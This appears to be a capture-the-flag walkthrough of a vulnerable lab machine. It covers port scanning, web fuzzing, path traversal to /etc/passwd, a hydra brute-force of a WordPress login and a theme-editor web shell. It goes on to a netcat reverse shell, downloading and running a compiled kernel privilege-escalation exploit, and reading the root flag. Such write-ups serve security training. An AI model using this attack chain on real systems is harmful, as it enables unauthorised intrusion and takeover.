
IP da máquina: 192.168.56.131 // MAC: 08:00:27:95:4F:A

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.131

```
PORT   STATE SERVICE REASON       VERSION
22/tcp open  ssh     tcp-response OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDcSVb7n0rTb58TfCcHJgtutnZzqf0hl48jPxI+VHOyhiQIihkQVkshhc8Ld
nSUg2BRGZL+RFfNLan9Q6FY0D7T/7PMlggPtSLU80er3JJO+XMfO3NURgMtVtKS0m+nRbL9C/pKSgBewxIcPk7Y45aXjAo7tsSo
J3DZUDcaitfFbAlr+108VBSx/arOXbYtusI1E2OCj1v/VKgVA9N/FL/OHuloOZPs/hY0MoamQKy+XYNdyCtrvSeRmItf09YXhFJ
wfY9Tr/nk077J7cz3r3INP+AFrpKVjdUAtxNpb+zAJLMJY8WF7oRZ1B8Sdljsslkh8PPK8e6Z4/rlCaJYW0OX
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiCXK7fYpBhJbT1KsyJkcpdX
c1+zrB9rHVxBPtvA9hwTF4R4dZCZI9IpMFrperU0wqI/8uGYF9mW8l3aOAhJqc=
|   256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMKMh3392Cf8RmKX5UyT6C1yLIVbncwwUg1i2P7/ucKk
80/tcp open  http    tcp-response Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
MAC Address: 08:00:27:95:4F:A7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
TCP/IP fingerprint:
```


192.168.56.131



ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.131/FUZZ

```
image.php               [Status: 200, Size: 147, Words: 8, Lines: 7]
.htaccess               [Status: 403, Size: 298, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 298, Words: 22, Lines: 12]
.hta                    [Status: 403, Size: 293, Words: 22, Lines: 12]
index.php               [Status: 200, Size: 136, Words: 8, Lines: 8]
wordpress               [Status: 301, Size: 320, Words: 20, Lines: 10]
dev                     [Status: 200, Size: 131, Words: 24, Lines: 8]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10]
secret.txt              [Status: 200, Size: 412, Words: 66, Lines: 16]
```

http://192.168.56.131/secret.txt





```
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web


//see the location.txt and you will get your next move//
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.131/index.php?FUZZ=location.txt -fs 136

```
file                    [Status: 200, Size: 334, Words: 37, Lines: 9]
```

http://192.168.56.131/index.php?file=location.txt




Do something better

ok well Now you reah at the exact parameter


Now dig some more for next one
use 'secrettier360' parameter on some other php page for more fun.

http://192.168.56.131/image.php?secrettier360=




finaly you got the right parameter

../../../../../../../../../../etc/passwd



/home/saket/password.txt


follow_the_ippsec




https://linuxconfig.org/test-wordpress-logins-with-hydra-on-kali-linux

http://192.168.56.131/wordpress/wp-login.php


hydra -L /usr/share/wordlists/rockyou.txt -p follow_the_ippsec 192.168.56.131 -V http-form-post '/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'



http://192.168.56.131/wordpress/wp-admin/theme-editor.php?file=secret.php&theme=twentynineteen



http://192.168.56.131/wordpress/wp-content/themes/twentynineteen/secret.php



sudo nc -nlvp 443

```
└──╼ $sudo nc -nlvp 443
[sudo] password for headcrusher:
Sorry, try again.
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.131.
Ncat: Connection from 192.168.56.131:35548.
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x8
6_64 GNU/Linux
 08:39:42 up 48 min,  0 users,  load average: 0.01, 0.35, 0.39
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x8
6_64 GNU/Linux
```

searchsploit linux kernel ubuntu 16.04

```
└──╼ $searchsploit linux kernel ubuntu 16.04
------------------------------------------------------------ ----------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ----------------------------
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04  | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedor | linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF | linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP By | linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalati | linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' K | linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Rac | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_off | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_ | windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PRO | linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Loca | linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer       | linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privile | linux/local/45010.c
```

searchsploit -m 45010.c .

gcc 45010.c -o exploit

python -m SimpleHTTPServer 8081

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

cd /tmp

wget http://192.168.56.114:8081/exploit

```
$ wget http://192.168.56.114:8081/exploit
--2020-09-27 08:46:23--  http://192.168.56.114:8081/exploit
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22272 (22K) [application/octet-stream]
Saving to: 'exploit'

     0K .......... .......... .                               100% 12.5M=0.002s

2020-09-27 08:46:23 (12.5 MB/s) - 'exploit' saved [22272/22272]
```

./exploit

```
$ ./exploit
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
uname -a
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x8
6_64 GNU/Linux
```

cat /root/root.txt

b2b17036da1de94cfb024540a8e7075a

```
cat root.txt
b2b17036da1de94cfb024540a8e7075a
```